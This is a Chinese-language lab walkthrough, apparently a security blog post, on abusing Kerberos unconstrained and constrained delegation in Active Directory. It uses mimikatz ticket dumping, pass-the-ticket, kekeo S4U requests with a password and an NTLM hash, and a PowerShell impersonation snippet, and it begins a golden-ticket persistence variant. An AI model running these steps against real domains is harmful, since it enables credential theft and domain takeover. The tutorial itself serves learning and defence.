

本文主要介绍一下对Kerberos委派的一些常见攻击方法

实验环境：

DC2 域控 ，dc2.lab.local

IIS 运行IIS服务的域内主机

DESKTOP-WIN10 域内主机

WIN7 攻击机 域内主机 本地账户：WIN7\dtz

域管理员 LAB\Administrator LAB\dlive

服务账户 LAB\iis_svc

0x01 脆弱点发现

服务账号和主机账号都可以开启委派功能

下图为主机账户DESKTOP-WIN10委派配置

DESKTOP-WIN10 属性

?

x

常规操作系统隶属于委派位置管理者拨入

委派是一个安全敏感的操作，它允许服务代表另一个用户运行。

☐ 不信任此计算机来委派(O)

☒ 信任此计算机来委派任何服务(仅 Kerberos)(T)

☐ 仅信任此计算机来委派指定的服务(U)

☒ 仅使用 Kerberos(K)

☐ 使用任何身份验证协议(N)

可以由此帐户提供委派凭证的服务(S):

| 服务类型 | 用户或计算机 | 端口 | 服务名称 | 域 |
|------|--------|----|------|---|
|------|--------|----|------|---|

<

|||

>

☐ 扩展式(E)

添加(D)...

删除(R)

确定

取消

应用(A)

帮助

下图为服务账户iis_svc委派配置

IIS Service Account 属性



| | | | | | | | |
|----|----|----|------|------------|----|----|------|
| 拨入 | 环境 | 会话 | 远程控制 | 远程桌面服务配置文件 | | | COM+ |
| 常规 | 地址 | 帐户 | 配置文件 | 电话 | 委派 | 组织 | 隶属于 |

委派是一个安全敏感的操作，它允许服务代表另一个用户运行。

- ☐ 不信任此用户作为委派(O)
- ☐ 信任此用户作为任何服务的委派(仅 Kerberos)(T)
- ☒ 仅信任此用户作为指定服务的委派(U)
- ☐ 仅使用 Kerberos(K)
- ☒ 使用任何身份验证协议(N)

可以由此帐户提供委派凭据的服务(S):

| 服务类型 | 用户或计算机 | 端口 |
|---|-------------------------|----|
| cifs | DESKTOP-WIN10.lab.local | |
| <div><div><</div><div>III</div><div>></div></div> | | |

☐ 扩展式(E)

添加(D)...

删除(R)

确定

取消

应用(A)

帮助

可以看到主机账户和服务账户在委派功能上没什么区别，都存在三个选项

1. 不信任此用户作为委派 => 不开启委派功能


```

logoncount           : 14
badpasswordtime      : 1601/1/1 8:00:00
distinguishedname    : CN=IIS Service Account,CN=Users,DC=lab,DC=local
objectclass          : {top, person, organizationalPerson, user}
lastlogontimestamp   : 2018/9/24 23:06:43
userprincipalname    : iis_svc@lab.local
name                 : IIS Service Account
objectsid            : S-1-5-21-2036058048-1977370527-3392789778-1104
samaccountname       : iis_svc
codepage             : 0
accountexpires       : NEVER
countrycode          : 0
whenchanged          : 2018/9/25 10:16:59
instancetype         : 4
usncreated           : 12700
objectguid           : 521a071f-ee1c-4e64-9e47-77358632a4d0
lastlogoff           : 1601/1/1 8:00:00
msds-allowedtodelegateto : {cifs/DESKTOP-WIN10.lab.local, cifs/DESKTOP-WIN10}
objectcategory       : CN=Person,CN=Schema,CN=Configuration,DC=lab,DC=local
dscorepropagationdata : 1601/1/1 0:00:00
serviceprincipalname : HTTP/iis.lab.local
lastlogon            : 2018/9/25 16:36:26
badpwdcount          : 0
cn                   : IIS Service Account
whencreated          : 2018/9/24 9:26:11
primarygroupid        : 513
pwdlastset           : 2018/9/24 17:26:11
usnchanged           : 32839

```



```
# ■■■■■■■■ -AdminCount■■■■■■■
```

```
Get-NetUser -AllowDelegation -AdminCount -Domain lab.local
```

0x02 攻击非受限委派 (Unconstrained Delegation)

非受限委派，IIS服务账户iis_svc配置如下，iis_svc账户在IIS主机上用于启动iis.lab.local_pool

X

| | | | | | | | |
|----|----|----|------|------------|----|----|------|
| 拨入 | 环境 | 会话 | 远程控制 | 远程桌面服务配置文件 | | | COM+ |
| 常规 | 地址 | 帐户 | 配置文件 | 电话 | 委派 | 组织 | 隶属于 |

委派是一个安全敏感的操作，它允许服务代表另一个用户运行。

- ☐ 不信任此用户作为委派(O)
- ☒ 信任此用户作为任何服务的委派(仅 Kerberos)(T)
- ☐ 仅信任此用户作为指定服务的委派(U)
 - ☒ 仅使用 Kerberos(K)
 - ☐ 使用任何身份验证协议(N)

可以由此帐户提供委派凭据的服务(S):

| 服务类型 | 用户或计算机 | 端口 | 服务名称 | 域 |
|---|--------|----|------|---|
| <div> <div><</div> <div>III</div> <div>></div> </div> | | | | |

扩展式(E)

添加(D)...


删除(R)

确定

取消

应用(A)

[帮助](#)



非受限委派的情况下，Service1可以获取用户的TGT，从而Service1可使用该TGT，模拟用户访问Service2服务。

在实验环境中，以开启委派功能的服务账户iis_svc运行服务的主机（在本实验环境下该主机名为IIS）上会缓存用户的TGT

所以攻击者只需提取IIS主机上保存的TGT，然后进行PTT攻击即可，如果可以获取域管理员的TGT，则可以获取域管理员权限

执行mimikatz，提取内存中保存的票据

```

PS C:\Users\Administrator\Desktop\mimikatz_trunk\x64> .\mimikatz.exe

.#####.  mimikatz 2.1.1 (x64) built on Aug 20 2018 01:54:02
## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz # privilege::debug
Privilege 20 OK

mimikatz # sekurlsa::tickets /export

Authentication Id : 0 ; 1875718 (00000000:001c9f06)
Session          : Interactive from 2
User Name        : DWM-2
Domain           : window Manager
Logon Server      : (null)
Logon Time       : 2018/9/25 17:29:54
SID              : S-1-5-90-2

* Username : IIS$
* Domain   : lab.local
  
```

下图为导出的LAB/dlive用户的TGT，同时还可以看到IIS主机账户的票据

| | | | |
|--|-----------------|----------|------|
| [0;1cc127]-2-0-40e10000-dlive@krbtgt-LAB.LOCAL.kirbi | 2018/9/25 17:35 | KIRBI 文件 | 2 KB |
| [0;3e4]-0-0-40a50000-IIS\$@GC-DC2.lab.local.kirbi | 2018/9/25 17:35 | KIRBI 文件 | 2 KB |
| [0;3e4]-0-1-40a50000-IIS\$@ldap-dc2.lab.local.kirbi | 2018/9/25 17:35 | KIRBI 文件 | 2 KB |
| [0;3e4]-0-2-40a50000-IIS\$@cifs-dc2.lab.local.kirbi | 2018/9/25 17:35 | KIRBI 文件 | 2 KB |

在本环境中LAB/dlive域用户为域管理员，将该用户的TGT注入攻击者主机(win7)当前会话进行PTT攻击

在将TGT写入当前会话之后，使用klist查看当前会话中的票据，可以看到dlive.lab.local的TGT

```
C:\Users\dtz\Desktop\mimikatz_trunk\x64>mimikatz.exe "kerberos::ptt [0;1cc127]-2-0-40e10000-dlive@krbtgt-LAB.LOCAL.kirbi" exit

.#####.  mimikatz 2.1.1 (x64) built on Aug 20 2018 01:54:02
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##  > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz(commandline) # kerberos::ptt [0;1cc127]-2-0-40e10000-dlive@krbtgt-LAB.LOCAL.kirbi
* File: '[0;1cc127]-2-0-40e10000-dlive@krbtgt-LAB.LOCAL.kirbi': OK

mimikatz(commandline) # exit
Bye!

C:\Users\dtz\Desktop\mimikatz_trunk\x64>klist

当前登录 ID 是 0:0x763b8

缓存的票证: (1)

#0> 客户端: dlive @ LAB.LOCAL
    服务器: krbtgt/LAB.LOCAL @ LAB.LOCAL
    Kerberos 票证加密类型: AES-256-CTS-HMAC-SHA1-96
    票证标志 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
    开始时间: 9/25/2018 17:58:48 (本地)
    结束时间: 9/26/2018 3:58:48 (本地)
    续订时间: 10/2/2018 17:58:48 (本地)
    会话密钥类型: AES-256-CTS-HMAC-SHA1-96
```



然后访问DC上的文件系统，或直接使用Powershell Enter-PSSession访问DC即可

```
C:\Users\dtz>dir \\dc2\c$
驱动器 \\dc2\c$ 中的卷没有标签。
卷的序列号是 A468-3602

\\dc2\c$ 的目录
2018/09/24 17:03 <DIR> inetpub
2013/08/22 23:52 <DIR> PerfLogs
2018/09/24 13:49 <DIR> Program Files
2013/08/22 23:39 <DIR> Program Files (x86)
2018/09/24 17:03 <DIR> Users
2018/09/25 15:51 <DIR> Windows
0 个文件 0 字节
6 个目录 51,486,531,584 可用字节

C:\Users\dtz>powershell
Windows PowerShell
版权所有 (C) 2013 Microsoft Corporation。保留所有权利。

PS C:\Users\dtz>Enter-PSSession -ComputerName DC2
[DC2]: PS C:\Users\dlive\Documents>hostname
DC2
```



0x03 攻击受限委派 (Constrained Delegation)

受限委派，IIS服务账户iis_svc配置如下，DESKTOP-WIN10是域内另一台主机，下图设置了iis_svc对WIN10-DESKTOP的CIFS服务的委派

IIS Service Account 属性



拨入

环境

会话

远程控制

远程桌面服务配置文件

COM+

常规

地址

帐户

配置文件

电话

委派

组织

隶属于

委派是一个安全敏感的操作，它允许服务代表另一个用户运行。

- ☐ 不信任此用户作为委派(O)
- ☐ 信任此用户作为任何服务的委派(仅 Kerberos)(T)
- ☒ 仅信任此用户作为指定服务的委派(U)
- ☐ 仅使用 Kerberos(K)
- ☒ 使用任何身份验证协议(N)

可以由此帐户提供委派凭据的服务(S):

| 服务类型 | 用户或计算机 | 端口 |
|---|-------------------------|----|
| cifs | DESKTOP-WIN10.lab.local | |
| <div><div><</div><div>III</div><div>></div></div> | | |

☐ 扩展式(E)

添加(D)...


删除(R)

确定

取消

应用(A)

帮助



受限委派的情况下，服务账号只能获取某用户的TGS，从而只能模拟用户访问特定的服务。

在开启受限委派的服务所在主机中无法抓取到用户TGT

但是如果攻击者可以获取到开启非限制委派的服务账户的明文口令/NTLM Hash，也可以伪造TGT和S4U请求

伪装成服务账户以任意账户的权限（如域管理员）申请TGS

其中服务账户的明文口令可能可以通过Kerberoasting攻击获取

在知道服务账号明文口令的情况下，使用kekeo获取TGT

TGT被写入当前目录下的TGT_iis_svc@LAB.LOCAL_krbtgt~lab.local@LAB.LOCAL.kirbi文件中

kekeo.exe "tgt::ask /user:iis_svc /domain:lab.local /password:Passw0rd" exit

```
C:\Users\dtz\Desktop\mimikatz_trunk\>64>kekeo.exe "tgt::ask /user:iis_svc /domain:lab.local /password:Passw0rd" exit

kekeo 2.1 (x64) built on Jun 15 2018 01:01:01 - lil!
/--- ('>- "A La Vie, A L'Amour"
| K | /* * *
\---/ Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
L\_ http://blog.gentilkiwi.com/kekeo (oe.eo)
with 9 modules * * */

kekeo(commandline) # tgt::ask /user:iis_svc /domain:lab.local /password:Passw0rd
Realm      : lab.local (lab)
User       : iis_svc (iis_svc)
CName      : iis_svc [KRB_NT_PRINCIPAL (1)]
SName      : krbtgt/lab.local [KRB_NT_SRV_INST (2)]
Need PAC   : Yes
Auth mode  : ENCRYPTION KEY 23 (rc4_hmac_nt      ): a87f3a337d73085c45f9416be5787d86
[kdc] name: DC2.lab.local (auto)
[kdc] addr: 192.168.204.200 (auto)
> Ticket in file 'TGT_iis_svc@LAB.LOCAL_krbtgt~lab.local@LAB.LOCAL.kirbi'

kekeo(commandline) # exit
Bye!
```

kekeo通过s4u请求以LAB\administrator用户身份访问CIFS的TGS

S4U2Self获取到的ticket和S4U2Proxy获取到的DESKTOP-WIN10 CIFS服务的TGS会以文件保存在当前目录下

kekeo.exe "tgs::s4u /tgt:TGT_iis_svc@LAB.LOCAL_krbtgt~lab.local@LAB.LOCAL.kirbi /user:Administrator@lab.local /service:cifs/DE

```
C:\Users\dtz\Desktop\mimikatz_trunk\x64>kekeo.exe "tgt::s4u /tgt:TGT_iis_svc@LAB.LOCAL_krbtgt~lab.local@LAB.LOCAL.kirbi /user:Administrator@lab.local /service:cifs/DESKTOP-WIN10.lab.local@LAB.LOCAL.kirbi"

kekeo 2.1 (x64) built on Jun 15 2018 01:01:01 - lil!
/A La Vie, A L'Amour"
/* * *
Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
http://blog.gentilkiwi.com/kekeo (oe.eo)
with 9 modules * * */

kekeo(commandline) # tgt::s4u /tgt:TGT_iis_svc@LAB.LOCAL_krbtgt~lab.local@LAB.LOCAL.kirbi /user:Administrator@lab.local /service:cifs/DESKTOP-WIN10.lab.local@LAB.LOCAL.kirbi
Ticket : TGT_iis_svc@LAB.LOCAL_krbtgt~lab.local@LAB.LOCAL.kirbi
[krb-cred] S: krbtgt/lab.local @ LAB.LOCAL
[krb-cred] E: [00000012] aes256_hmac
[enc-krb-cred] P: iis_svc @ LAB.LOCAL
[enc-krb-cred] S: krbtgt/lab.local @ LAB.LOCAL
[enc-krb-cred] T: [2018/9/25 15:12:31 ; 2018/9/26 1:12:31] (R:2018/10/2 15:12:31)
[enc-krb-cred] F: [40e10000] name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
[enc-krb-cred] K: ENCRYPTION KEY 18 (aes256_hmac) : ee97c91033f50e1c4b540f77037e27c2556e2e624c3be2ff19891e5997ea7bd3
[s4u2self] Administrator@lab.local
[kdc] name: DC2.lab.local (auto)
[kdc] addr: 192.168.204.200 (auto)
> Ticket in file 'TGS_Administrator@lab.local@LAB.LOCAL_iis_svc@LAB.LOCAL.kirbi'
Service(s):
[s4u2proxy] cifs/DESKTOP-WIN10.lab.local
> Ticket in file 'TGS_Administrator@lab.local@LAB.LOCAL_cifs~DESKTOP-WIN10.lab.local@LAB.LOCAL.kirbi'

kekeo(commandline) # exit
Bye!
```

mimikatz将获取到的TGS写入当前会话

```
C:\Users\dtz\Desktop\mimikatz_trunk\x64>mimikatz.exe "kerberos::ptt TGS_Administrator@lab.local@LAB.LOCAL_cifs~DESKTOP-WIN10.lab.local@LAB.LOCAL.kirbi"

.#####. mimikatz 2.1.1 (x64) built on Aug 20 2018 01:54:02
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
## / \ ## /*** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
'## v #'> http://blog.gentilkiwi.com/mimikatz
'#####' > http://pingcastle.com / http://mysmartlogon.com ***//

mimikatz(commandline) # kerberos::ptt TGS_Administrator@lab.local@LAB.LOCAL_cifs~DESKTOP-WIN10.lab.local@LAB.LOCAL.kirbi
* File: 'TGS_Administrator@lab.local@LAB.LOCAL_cifs~DESKTOP-WIN10.lab.local@LAB.LOCAL.kirbi': OK

mimikatz(commandline) # exit
Bye!
```

查看缓存的票据，可以看到写入的TGS，然后即可dir访问远程主机DESKTOP-WIN10文件系统

```
C:\Users\dtz\Desktop\mimikatz_trunk\x64>klist

当前登录 ID 是 0:0x763b8

缓存的票证: (1)

#0> 客户端: Administrator @ LAB.LOCAL
服务器: cifs/DESKTOP-WIN10.lab.local @ LAB.LOCAL
Kerberos 票证加密类型: AES-256-CTS-HMAC-SHA1-96
票证标志: 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
开始时间: 9/25/2018 15:13:52 (本地)
结束时间: 9/26/2018 1:12:31 (本地)
续订时间: 10/2/2018 15:12:31 (本地)
会话密钥类型: AES-256-CTS-HMAC-SHA1-96

C:\Users\dtz\Desktop\mimikatz_trunk\x64>dir \\DESKTOP-WIN10.lab.local\c$
驱动器 \\DESKTOP-WIN10.lab.local\c$ 中的卷没有标签。
卷的序列号是 9CC2-DF9B

\\DESKTOP-WIN10.lab.local\c$ 的目录
2018/09/12 01:13 <DIR> PerfLogs
2018/09/11 18:25 <DIR> Program Files
2017/03/20 09:52 <DIR> Program Files (x86)
2018/09/12 20:54 <DIR> Test
2018/09/24 23:28 <DIR> Users
2018/09/12 09:38 <DIR> Windows
0 个文件 0 字节
6 个目录 70,503,432,192 可用字节
```

上面是在获取到iis_svc服务账户的密码之后进行的攻击，kekeo也支持直接使用NTLM进行TGT请求

将iis_svc的NTLM为a87f3a337d73085c45f9416be5787d86，tgt::ask时将/password参数修改为/NTLM即可

```
kekeo.exe "tgt::ask /user:iis_svc /domain:lab.local /NTLM:a87f3a337d73085c45f9416be5787d86" exit
```

如果攻击者可以直接拿到IIS服务所在服务器的权限，也可以直接从内存中提取服务账户TGT，无需进行tgt::ask，直接tgt::s4u即可

```
# ■■■ticket
```

```
mimikatz.exe "privilege::debug" "sekurlsa::ticket /export" exit
```

或者按照 <http://www.harmj0y.net/blog/activedirectory/s4u2pwnage/> 中Scenario 2介绍的方法

```
# translated from the C# example at https://msdn.microsoft.com/en-us/library/ff649317.aspx

# load the necessary assembly
$Null = [Reflection.Assembly]::LoadWithPartialName('System.IdentityModel')

# execute S4U2Self w/ WindowsIdentity to request a forwardable TGS for the specified user
$Ident = New-Object System.Security.Principal.WindowsIdentity @('Administrator@LAB.LOCAL')

# actually impersonate the next context
$Context = $Ident.Impersonate()

# implicitly invoke S4U2Proxy with the specified action
ls \\DESKTOP-WIN10.LAB.LOCAL\C$

# undo the impersonation context
$Context.Undo()
```

我们之前说过主机账户也存在委派功能，但是主机账户的口令是系统随机生成的，破解拿到明文口令的可能性太小

一般使用主机账户做委派攻击时会使用其NTLM Hash，需要注意的一点是主机账户的用户名为主机名+\$

如DESKTOP-WIN10的用户名为DESKTOP-WIN10\$

0x04 使用受限委派制作变种黄金票据

第一次听到这种攻击方法是在n1nty大佬在KCON上的演讲

之后便去学习了n1nty大佬的文章，<https://paper.seebug.org/620/>

关于变种黄金票据的具体细节可以参考这个文章

变种黄金票据的原理为，利用限制委派账户，向tgs自身申请了一张域管理员访问tgs服务的票据，即TGT

TGT也可以看做TGS的一种，不过是访问tgs这个特殊服务的票据

tgs服务的spn为krbtgt/LAB.LOCAL，该服务以krbtgt服务账户运行的

小插曲

最初我测试这个变种黄金票据的时候是在Windows 2012域环境下测试，一直不成功

看SPN或Kerberos协议数据包也没看出什么问题

后来问了一下n1nty师傅，说是2012 及以后的KDC，受限委派的机制变成了Resource Based Constrained Delegation，有可能是这个原因

于是换成2008的域环境进行测试，果然可以成功

而关于如何在2012及以后的域控上实现黄金票据，我研究了好久也没能搞定，有知道的师傅求教Orz...

所以下面的测试环境换为

域 dlive.com

域控 Windows Server 2008 DC1.dlive.com

域管理员 DLIVE\Administrator

攻击者 Win7 内置用户 WIN7\dtz

变种黄金票据的流程如下

一、在获取域管理员权限之后，添加服务账户backdoor_svc，开启非限制委派，服务类型为krbtgt/DLIVE.COM

关于tgs服务的spn:

我们在域控上执行klist查看到任何一个域用户的TGT票据即可以发现，tgs服务的spn为krbtgt/DLIVE.COM

```
#0> 客户端: dtz @ DLIVE.COM  
服务器: krbtgt/DLIVE.COM @ DLIVE.COM  
Kerberos 票证加密类型: AES-256-CTS-HMAC-SHA1-96  
票证标志 0x40e00000 -> forwardable renewable initial pre_authent  
开始时间: 9/24/2018 13:49:37 <本地>  
结束时间: 9/24/2018 23:49:37 <本地>  
续订时间: 9/30/2018 18:19:37 <本地>  
会话密钥类型: AES-256-CTS-HMAC-SHA1-96
```

先知社区

添加服务账户

